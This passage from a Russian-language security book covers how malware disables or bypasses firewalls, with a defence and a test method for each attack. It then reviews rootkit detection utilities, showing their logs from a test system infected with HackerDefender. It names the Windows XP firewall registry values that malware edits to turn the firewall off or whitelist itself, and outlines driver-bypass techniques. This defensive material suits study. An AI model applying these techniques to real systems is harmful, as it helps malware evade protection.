Методика тестирования: приложение-тестер производит эмуляцию работы пользователя с окнами Firewall, например, с помощью отправки им сообщений. Firewall должен регистрировать подобные операции, блокировать их и выводить предупреждение о том, что приложение-тестер пытается управлять Firewall.

## Модификация ключей реестра и файлов, принадлежащих Firewall

Как известно, драйверы и службы Firewall зарегистрированы в реестре. Ряд вредоносных программ анализирует реестр и уничтожает ключи реестра, принадлежащие Firewall. Для уничтожения ключей реестра обычно достаточно базы данных с именами драйверов и исполняемых файлов. По данным автора троянские программы могут содержать внушительные базы данных, насчитывающие сотни записей, причем не только для борьбы с Firewall — там присутствует весь спектр программ, предназначенных для защиты компьютера. Аналогично дело обстоит с файлами — несложно вычислить принадлежащие Firewall файлы (в особенности драйверы) и повредить их. К сожалению, многие хорошие Firewall совершенно беззащитны против такой

атаки, чем активно пользуются разработчики вредоносного ПО. В классификации лаборатории Касперского для них даже выделена специальная категория "Trojan.KillAV".

Методика защиты: Firewall должен защищать свои ключи реестра и файлы. Методика защиты может быть любой — от проактивной защиты, контролирующей модификацию реестра в реальном масштабе времени, до периодического контроля за ключами реестра и восстановления обнаруженных повреждений. Защита файлов от удаления и модификации может производиться с помощью элементов проактивной защиты.

Методика тестирования: на рабочем компьютере подобные тесты проводить не следует, тестирование можно выполнять только на виртуальном ПК или компьютере, специально выделенном для тестирования. Проверка сводится к попытке удаления или повреждения принадлежащих Firewall файлов, удалению и модификации ключей реестра.

## Модификация базы данных Firewall

Практически любой Firewall должен содержать базу данных, в которой описаны правила его работы и настройки. В случае недостаточной защищенности эта база данных может быть уничтожена, подменена или модифицирована. Наиболее часто таким образом атакуется встроенный в Windows XP Firewall. Причиной является хранение базы его настроек в реестре (параметр `EnableFirewall` позволяет включит/выключить Firewall, а `FirewallPolicy\StandardProfile\AuthorizedApplications\List` хранит список доверенных приложений), что позволяет вредоносным программам создавать собственные правила.

Методика защиты: разработчики Firewall должны хранить базу с настройками в зашифрованном виде и обеспечивать несколько степеней защиты базы — создание ее резервных копий, защиту базы контрольными суммами и т. п. При выборе Firewall необходимо обратить внимание на формат базы и меры ее защиты, предусмотренные разработчиками.

Методика тестирования: необходимо найти базу данных Firewall и убедиться, что она не хранится в открытом виде. На тестовом компьютере проверить реакцию Firewall на удаление и повреждение его базы.


## Обход драйверов, установленных Firewall

Обход драйвера является достаточно сложной операцией, поскольку создатели большинства современных Firewall применяют многоуровневый кон-

троль за сетевой активностью. Кроме того, реализация подобных методик требует разработки достаточно сложного программного кода. Тем не менее реализации известны и сводятся к установке собственного NDIS-драйвера (для работы с сетью напрямую, часто для реализации данной методики применяется пакет winpcap) или к установке драйвера, передающего IRP-пакеты в обход драйверов-фильтров Firewall. Последний метод наиболее эффективен против простейших TDI-фильтров.

Методика защиты: наиболее эффективной защитой является многоуровневая проверка, например, TDI-фильтр и NDIS-фильтр.

Методика тестирования: применение специализированных утилит, реализующих подобную методику обхода Firewall.



# Глава 3

# Программы и утилиты для исследования системы

Итак, в *главе 2* мы рассмотрели основные принципы работы некоторых вредоносных программ. Ввиду их многочисленности применение антивирусных и антишпионских программ часто является малоэффективным, поскольку они работают по принципу сигнатурного поиска и, как следствие, не могут детектировать новые разновидности вредоносных программ. Частично данная проблема решается за счет эвристических методик анализа, но рано или поздно практически любой пользователь может столкнуться с ситуацией, когда на его компьютере оказывается вредоносная программа и применяемый антивирус не может ее детектировать и уничтожить.

Выходом из положения является применение различных утилит для исследования системы. Большинство из рассмотренных утилит не могут детектировать вредоносные программы, но позволяют обнаружить подозрительные объекты для последующего анализа и изучения. Рассмотренные в данной главе программы не требуют особой квалификации и специальных знаний, которые необходимы в случае использования дизассемблеров и отладчиков, и большинство из них распространяется бесплатно.

## Утилиты для поиска и нейтрализации руткитов

Поиск и нейтрализация руткитов является сложной задачей, поскольку существует масса методик реализации руткита и хороший антируткит должен уметь противостоять большинству из них. Ситуация может осложняться тем, что использующая руткит-технологию вредоносная программа может активно противодействовать работе утилит-анализаторов различными способами.

Поэтому желательно иметь в арсенале несколько антируткитов — разработчики различных программ применяют разные алгоритмы поиска и нейтрализации руткитов, поэтому часто встречаются ситуации, когда одна утилита вообще не обнаруживает руткит, а другая обнаруживает и успешно нейтрализует.

## AVZ

Утилита AVZ (рис. 3.1) не является специализированным средством борьбы с руткитами, встроенный антируткит — один из компонентов комплексного анализа системы.





**Рис. 3.1.** Утилита AVZ, главное окно программы

Анализ состоит из трех основных стадий:

1. Анализ системы в UserMode. Предполагает детектирование подмены адреса функций основных библиотек и обнаружение модификации машинного кода этих функций.

2. Анализ системы в KernelMode. Предполагает поиск перехватов путем подмены адресов в KiST и обнаружение модификации машинного кода ядра для всех описанных в KiST функций.
3. Поиск маскировки процессов и служб. В случае обнаружения скрытых процессов информация о них выводится в протокол.

Особенностью AVZ является возможность нейтрализации обнаруженных перехватчиков. Нейтрализация перехватчиков KernelMode носит глобальный характер и состоит в восстановлении адресов в KiST и восстановлении машинного кода поврежденных функций. Нейтрализация в UserMode основана на восстановлении машинного кода функций и нейтрализации перехватчиков, работающих по принципу подмены адреса.

Достоинства:

- ❒ утилита не требует инсталляции, занимает на диске около 1500 Кбайт в комплекте с документацией;
- ❒ анализ позволяет выявить перехваченные функции, для типовых методик установить метод перехвата и (в ряде случаев) обнаружить перехватчик. Для перехваченных функций выводится инженерная информация, в частности, адреса перехватчиков;
- ❒ применение нескольких методик анализа повышает шансы обнаружения руткитов.

Недостатки:

- ❒ утилита обнаруживает перехваты, но не может судить об их вредоносности. Следовательно, детектируются перехваты функций, произведенные антивирусными мониторами, Firewall, утилитами мониторинга;
- ❒ противодействие руткитам KernelMode нейтрализует все перехватчики, что может нарушить работу системы в целом и средств мониторинга в частности. Поэтому перед включением системы противодействия KernelMode-руткитам следует закрыть все приложения.

Для проведения анализа в режиме ядра AVZ применяет драйвер, который устанавливается и загружается на время проверки и выгружается после ее завершения.

Рассмотрим фрагмент протокола утилиты AVZ для системы с активным руткитом HackerDefender (листинг 3.1).

**Листинг 3.1. Фрагмент протокола AVZ**

```
1. Поиск Rootkit и программ, перехватывающих функции API
 >> Опасно ! Обнаружена маскировка процессов
 >>>> Обнаружена маскировка процесса 572 hxdef100.exe
```

```
1.1 Поиск перехватчиков API, работающих в UserMode
 Анализ kernel32.dll, таблица экспорта найдена в секции .text
Функция kernel32.dll:ReadFile (676) перехвачена,
метод APICodeHijack.JmpTo
 Анализ ntdll.dll, таблица экспорта найдена в секции .text
Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo
Функция ntdll.dll:NtCreateFile (123) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtDeviceIoControlFile (154) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtEnumerateKey (159) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtEnumerateValueKey (161) перехвачена,
метод APICodeHijack.JmpTo
Функция ntdll.dll:NtOpenFile (204) перехвачена, метод APICodeHijack.JmpTo
Функция ntdll.dll:NtOpenProcess (211) перехвачена,
метод APICodeHijack.JmpTo
```

Для экономии места приведен только фрагмент протокола, так как HackerDefender перехватывает множество функций идентичным методом модификации машинного кода. Включение противодействия руткитам нейтрализует HackerDefender и в протоколе фиксируется дополнительная информация о его поведении (листинг 3.2).

**Листинг 3.2. Фрагмент протокола AVZ в режиме противодействия руткитам**

```
1. Поиск Rootkit и программ, перехватывающих функции API
 >> Опасно ! Обнаружена маскировка процессов
 >>>> Обнаружена маскировка процесса 572 hxdef100.exe
1.1 Поиск перехватчиков API, работающих в UserMode
 Анализ kernel32.dll, таблица экспорта найдена в секции .text
Функция kernel32.dll:ReadFile (676) перехвачена,
метод APICodeHijack.JmpTo
 >>> Код руткита в функции ReadFile нейтрализован
 Анализ ntdll.dll, таблица экспорта найдена в секции .text
Функция ntdll.dll:LdrLoadDll (70) перехвачена, метод APICodeHijack.JmpTo
 >>> Код руткита в функции LdrLoadDll нейтрализован
```

```
Функция ntdll.dll:NtCreateFile (123) перехвачена,
метод APICodeHijack.JmpTo
 >>> Код руткита в функции NtCreateFile нейтрализован
… … … …
Анализ urlmon.dll, таблица экспорта найдена в секции .text
Анализ netapi32.dll, таблица экспорта найдена в секции .text
 >> Опасно! Обнаружена маскировка служб и драйверов на уровне API
 >>>> Подозрение на Rootkit HackerDefender100
C:\test\hxdef100r\hxdef100.exe
 >> Опасно! Обнаружена маскировка служб и драйверов на уровне реестра
 >>>> Подозрение на Rootkit HackerDefender100
C:\test\hxdef100r\hxdef100.exe
 >>>> Подозрение на Rootkit HackerDefenderDrv100
C:\test\hxdef100r\hxdefdrv.sys
 >> Опасно! Обнаружена маскировка процессов
 >>>> Подозрение на маскировку процесса 572
c:\test\hxdef100r\hxdef100.exe
```

Как видно из протокола, нейтрализация перехватчиков руткита позволила утилите AVZ обнаружить факт маскировки служб и драйверов, а также получить подробную информацию о маскируемом процессе hxdef100.exe. Обнаружение маскировки процесса (точнее, подозрения на маскировку) производится на основании сравнения списка процессов, служб и драйверов до нейтрализации перехватов и после нее.

Анализ перехватов функций методом модификации машинного кода в ряде случаев позволяет обнаружить перехватчик. Пример протокола для демонстрационного примера из *главы 2* показан в листинге 3.3.

**Листинг 3.3. Результат детектирования перехватчика, установленного драйвером rkdrv.sys**

```
Функция ZwCreateFile (25) - модификация машинного кода.
Метод JmpTo \??\C:\test\rkdrv.sys [jmp F9E15000]
```

Поиск перехватчика в данном случае производится путем анализа, на какой модуль ядра указывает извлеченный из команды `JMP` адрес. Подобный поиск перехватчика возможен только в случае передачи управления известным AVZ набором команд (`JMP`, `PUSH` + `RET`) машинному коду, размещенному в теле одного из модулей пространства ядра.

## RootkitRevealer

Утилита RootkitRevealer (**http://www.sysinternals.com/Utilities/RootkitRevealer.html**). Марка Руссиновича позволяет выполнять поиск маскируемых файлов и скрытых ключей реестра (рис. 3.2). Принцип работы RootkitRevealer основан на прямом чтении диска (изучаются данные Master File Table (MFT), NTFS-тома и структуры каталогов) и сравнении полученных результатов с данными, возвращаемыми через API. Обнаруженные расхождения фиксируются в протоколе с указанием полного пути к файлу, его размера и примечаний. Аналогичная операция производится с реестром — утилита снимает дамп узлов реестра и анализирует их содержимое, сравнивая полученную таким образом информацию с данными, возвращаемыми стандартными API-функциями работы с реестром.





**Рис. 3.2.** RootkitRevealer, главное окно программы

Достоинства:

- утилита не требует инсталляции, занимает на диске около 350 Кбайт в комплекте с документацией;

- анализ не зависит от методики перехвата и набора перехваченных функций. Более того, утилита детектирует маскировку ключей реестра, не основанную на перехвате функций (например, ключи реестра с символами `#0` в имени, невидимые через стандартный редактор реестра Regedit).

Недостатки:

- основной недостаток — утилита детектирует только маскировку файлов и ключей реестра. Иные проявления руткит-технологий (например, ограничение доступа к файлам, слежение за вызовами API, маскировка процессов и драйверов и т. п.) не детектируются;
- утилита является чисто аналитическим средством и не обладает средствами противодействия руткитам;
- при обнаружении скрытых объектов неизвестно, каким методом скрыт объект и скрыт ли он вообще — утилита может давать ложные срабатывания в случае наличия сбоев на диске, приводящих к недоступности одного или нескольких файлов.

Фрагмент протокола утилиты RootkitRevealer для системы с активным руткитом HackerDefender представлен в листинге 3.3.

**Листинг 3.3. Фрагмент протокола RootkitRevealer**

```
HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Minimal\HackerDefender100
       05.02.2006 20:39      0 bytes       Hidden from Windows API.

HKLM\SYSTEM\ControlSet001\Control\SafeBoot\Network\HackerDefender100
       05.02.2006 20:39      0 bytes Hidden from Windows API.

HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDER100
       05.02.2006 20:39      0 bytes Hidden from Windows API.

HKLM\SYSTEM\ControlSet001\Enum\Root\LEGACY_HACKERDEFENDERDRV100
       05.02.2006 20:39      0 bytes Hidden from Windows API.

HKLM\SYSTEM\ControlSet001\Services\HackerDefender100     05.02.2006
20:39  0 bytes Hidden from Windows API.

HKLM\SYSTEM\ControlSet001\Services\HackerDefenderDrv100  05.02.2006
20:39  0 bytes Hidden from Windows API.

C:\test\hxdef10005.02.2006 20:39    0 bytesHidden from Windows API.

C:\test\hxdef100r\bdcli100.exe      05.02.2006 20:39      26.00 KB
       Hidden from Windows API.

C:\test\hxdef100r\hxdef100.2.ini    05.02.2006 20:39      3.83 KB Hidden
from Windows API.

C:\test\hxdef100r\hxdef100.exe      05.02.2006 20:39      69.00 KB
       Hidden from Windows API.
```

По данному протоколу можно сделать однозначный вывод о том, что производится маскировка файлов на диске и ключей реестра. Мерой противодействия может быть распечатка протокола, загрузка с загрузочного CD или подключение HDD исследуемого компьютера к компьютеру, который считается "чистым", и поиск файлов, описанных в протоколе.

***НА ЗАМЕТКУ***

Многие руткиты, в том числе HackerDefender и его клоны, могут маскировать любые файлы, папки и ключи реестра по заданной конфигурации. Следовательно, маскировка некоторых файлов не может служить однозначным критерием их вредоносности.

## BlackLight

Утилита BlackLight (рис. 3.3) от F-Secure находится в стадии разработки и постоянно обновляется и дорабатывается. Последнюю версию утилиты можно найти на сайте разработчика по адресу **http://www.f-secure.com/blacklight/**.





**Рис. 3.3.** BlackLight, окно программы после сканирования

Принцип действия утилиты основан на низкоуровневом анализе системы для выявления маскируемых процессов и файлов. Утилита не требует инсталляции, но на время своей работы она загружает драйвер.

Достоинства:

- не требует инсталляции и может быть запущена с CD или Flash-диска, занимает около 700 Кбайт;
- обладает хорошим детектором скрытых процессов;
- предусмотрена возможность переименования маскируемых файлов, обнаруженных в ходе проверки.

Недостатки:

- в результате сканирования пользователю не выдается техническая информация, позволяющая судить о принципах работы руткита, перехваченных функциях или поврежденных структурах ядра;
- утилита детектирует только маскировку файлов и папок на диске и запущенных процессов в памяти. Все остальные проявления руткит-технологии не детектируются.

Результаты проверки системы утилита дублирует в текстовом протоколе, который создается в рабочей папке программы (листинг 3.4). В протокол выводится некоторая техническая информация о работе утилиты (в частности, версия операционной системы и версия самого BlackLight) и данные обо всех обнаруженных аномалиях.

**Листинг 3.4. Протокол утилиты BlackLight в системе с активным руткитом HackerDefender**

```
02/05/06 21:18:30 [Info]: BlackLight Engine 1.0.30 initialized
02/05/06 21:18:30 [Info]: OS: 5.1 build 2600 (Service Pack 2)
02/05/06 21:18:31 [Note]: 7019 4
02/05/06 21:18:31 [Note]: 7005 0
02/05/06 21:18:33 [Note]: 7006 0
02/05/06 21:18:33 [Note]: 7011 1180
02/05/06 21:18:33 [Note]: 7018 1448
02/05/06 21:18:33 [Info]: Hidden process: C:\test\hxdef100r\hxdef100.exe
02/05/06 21:18:33 [Note]: FSRAW library version 1.7.1014
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\bdcli100.exe
02/05/06 21:18:34 [Note]: 10002 3
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\hxdef100.2.ini
02/05/06 21:18:34 [Note]: 10002 3
```

```
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\hxdef100.exe
02/05/06 21:18:34 [Note]: 10002 3
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\hxdef100.ini
02/05/06 21:18:34 [Note]: 10002 3
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\hxdefdrv.sys
02/05/06 21:18:34 [Note]: 10002 3
02/05/06 21:18:34 [Info]: Hidden file: C:\test\hxdef100r\rdrbs100.exe
```

## UnHackMe

Утилита UnHackMe (рис. 3.4) является коммерческим детектором руткитов, trial-версия доступна для загрузки по адресу **http://www.unhackme.com**.





**Рис. 3.4.** UnHackMe, окно программы после сканирования

В ходе своей работы утилита загружает драйвер, применяемый для проведения анализа в KernelMode.

Достоинства:

- особые достоинства в ходе тестов не обнаружены, но программа выполняет функции, заявленные разработчиками.

Недостатки:

- в ходе тестов было обнаружено, что данный продукт сравнительно плохо детектирует руткиты — обнаруживается только явная маскировка объектов. В качестве опыта в систему был установлен пример из *главы 2* (маскирующий папки и файлы с именем "rootkit" за счет перехвата функций в UserMode), аналогичный пример на основе модификации машинного кода ядра и FU Rootkit, но данный продукт рапортовал, что в системе все в порядке;
- требует инсталляции, что затрудняет его применение в ходе экспресс-проверки системы;
- является коммерческим продуктом (самый дешевый вариант стоит $19), но по функциональности проигрывает в сравнении с бесплатными аналогами.

## Rootkit Hook Analyzer

Утилита Rootkit Hook Analyzer (рис. 3.5) распространяется бесплатно, сайт программы — **http://www.resplendence.com/**. Размер дистрибутива около 1 Мбайт, программа требует инсталляции. Принцип работы программы основан на поиске перехватов функций `KeServiceDescriptorTable` путем сравнения адреса функции с диапазоном адресов, занимаемым в памяти ntoskrnl.exe. Этот метод является самым простым и не позволяет восстановить перехваченную функцию, так как ее "правильный" адрес остается неизвестным.

Достоинства:

- особые достоинства в ходе тестов не обнаружены. По сути утилита является анализатором адресов в таблице KiST, а не антируткитом.

Недостатки:

- обнаруживается только один тип перехвата — модификация адреса в `KeServiceDescriptorTable`;
- нет возможности восстановления перехваченных функций.

На рис. 3.5 показано окно программы после сканирования ПК с запущенным примером из *главы 2*, осуществляющим перехват функции с помощью

модификации ее машинного кода. Как видно в строке статуса, перехват остался незамеченным.





**Рис. 3.5.** Rootkit Hook Analyzer, окно программы после сканирования

# SSV

Утилита SSV является бесплатным анализатором, сайт разработчика программы — **http://invisiblethings.org** (автором утилиты является Joanna Rutkowska). Она не требует инсталляции, размер дистрибутива — 50 Кбайт.

Достоинства:

- утилита поставляется вместе с исходными текстами, что позволяет при необходимости выполнить ее отладку или доработку;
- производится анализ UserMode и KernelMode-модулей с возможностью восстановления обнаруженных повреждений. Утилита формирует весьма информативные протоколы, позволяющие установить методику перехвата;

- в режиме ядра утилита проверяет не только ntoskrnl.exe, но и ряд других KernelMode-драйверов: ftdisk.sys, disk.sys, ntfs.sys, ndis.sys, tdi.sys, tcpip.sys, afd.sys.

Недостатки:

- утилита не обнаруживает перехваты UserMode, осуществленные методом подмены адреса.

Для запуска утилиты необходимо указать набор параметров. Запуск утилиты без параметров приводит в выводу краткой справки. Для исследования системы рекомендуется применить следующий набор параметров:

```
svv.exe check /m /c > report.txt
```

Примеры протоколов утилиты показаны в листингах 3.5 и 3.6.

**Листинг 3.5. Фрагмент протокола утилиты SSV для примера rkkm1 (перехват модификацией KiST)**

```
0x804e4fd4 [KiServiceTable[37]]   4 byte(s):
  KiServiceTable HOOK:
  address 0xf7c27000 is inside rkdrv.sys module [0xf7c26000-0xf7c2c000]
  target module path: \??\E:\BHV\rkkm1\Release\rkdrv.sys
  file   :a5 f5 57 80
  memory :00 70 c2 f7
  verdict = 2
```

Как видно из листинга 3.5, утилита детектировала модификацию `KiServiceTable`, но не определила функцию (выводится только ее индекс в KiST). Для определения функции по ее номеру можно применить таблицу номеров функций из *приложения 1.*

**Листинг 3.6. Фрагмент протокола утилиты SSV для примера rkkm2 (перехват модификацией машинного кода)**

```
0x8057f5a5 (section PAGE) [NtCreateFile()+0]   5 byte(s):
  JMPing code (jmp to: 0xf7bd6ffb)
  address 0xf7bd6ffb is inside rkdrv.sys module [0xf7bd6000-0xf7bdc000]
  target module path: \??\E:\rkkm2\Release\rkdrv.sys
  file   :8b ff 55 8b ec
  memory :e9 56 7a 65 77
  verdict = 2
```

Листинг 3.6 соответствует перехвату функции путем модификации ее машинного кода. В данном случае правильно определены перехваченная функция, размер и смещение модифицированного кода, а также метод перехвата.

# Утилиты мониторинга системы

Основная задача утилит мониторинга состоит в наблюдении за системой и регистрации различных событий в протоколах. Чаще всего в ходе поиска вредоносных программ применяются три вида мониторинга.

- Мониторинг операций с файлами или дисковых операций.
- Мониторинг операций с реестром.
- Мониторинг сетевой активности приложений.

Применяя утилиты мониторинга, следует учитывать, что некоторые системы защиты программ от взлома и нелегального копирования расценивают данные средства как инструменты хакера и либо активно противодействуют их работе, либо блокируют работу защищаемых приложений. Подобное поведение можно иногда принять за проявление вредоносной программы, хотя оно и не является таковым.

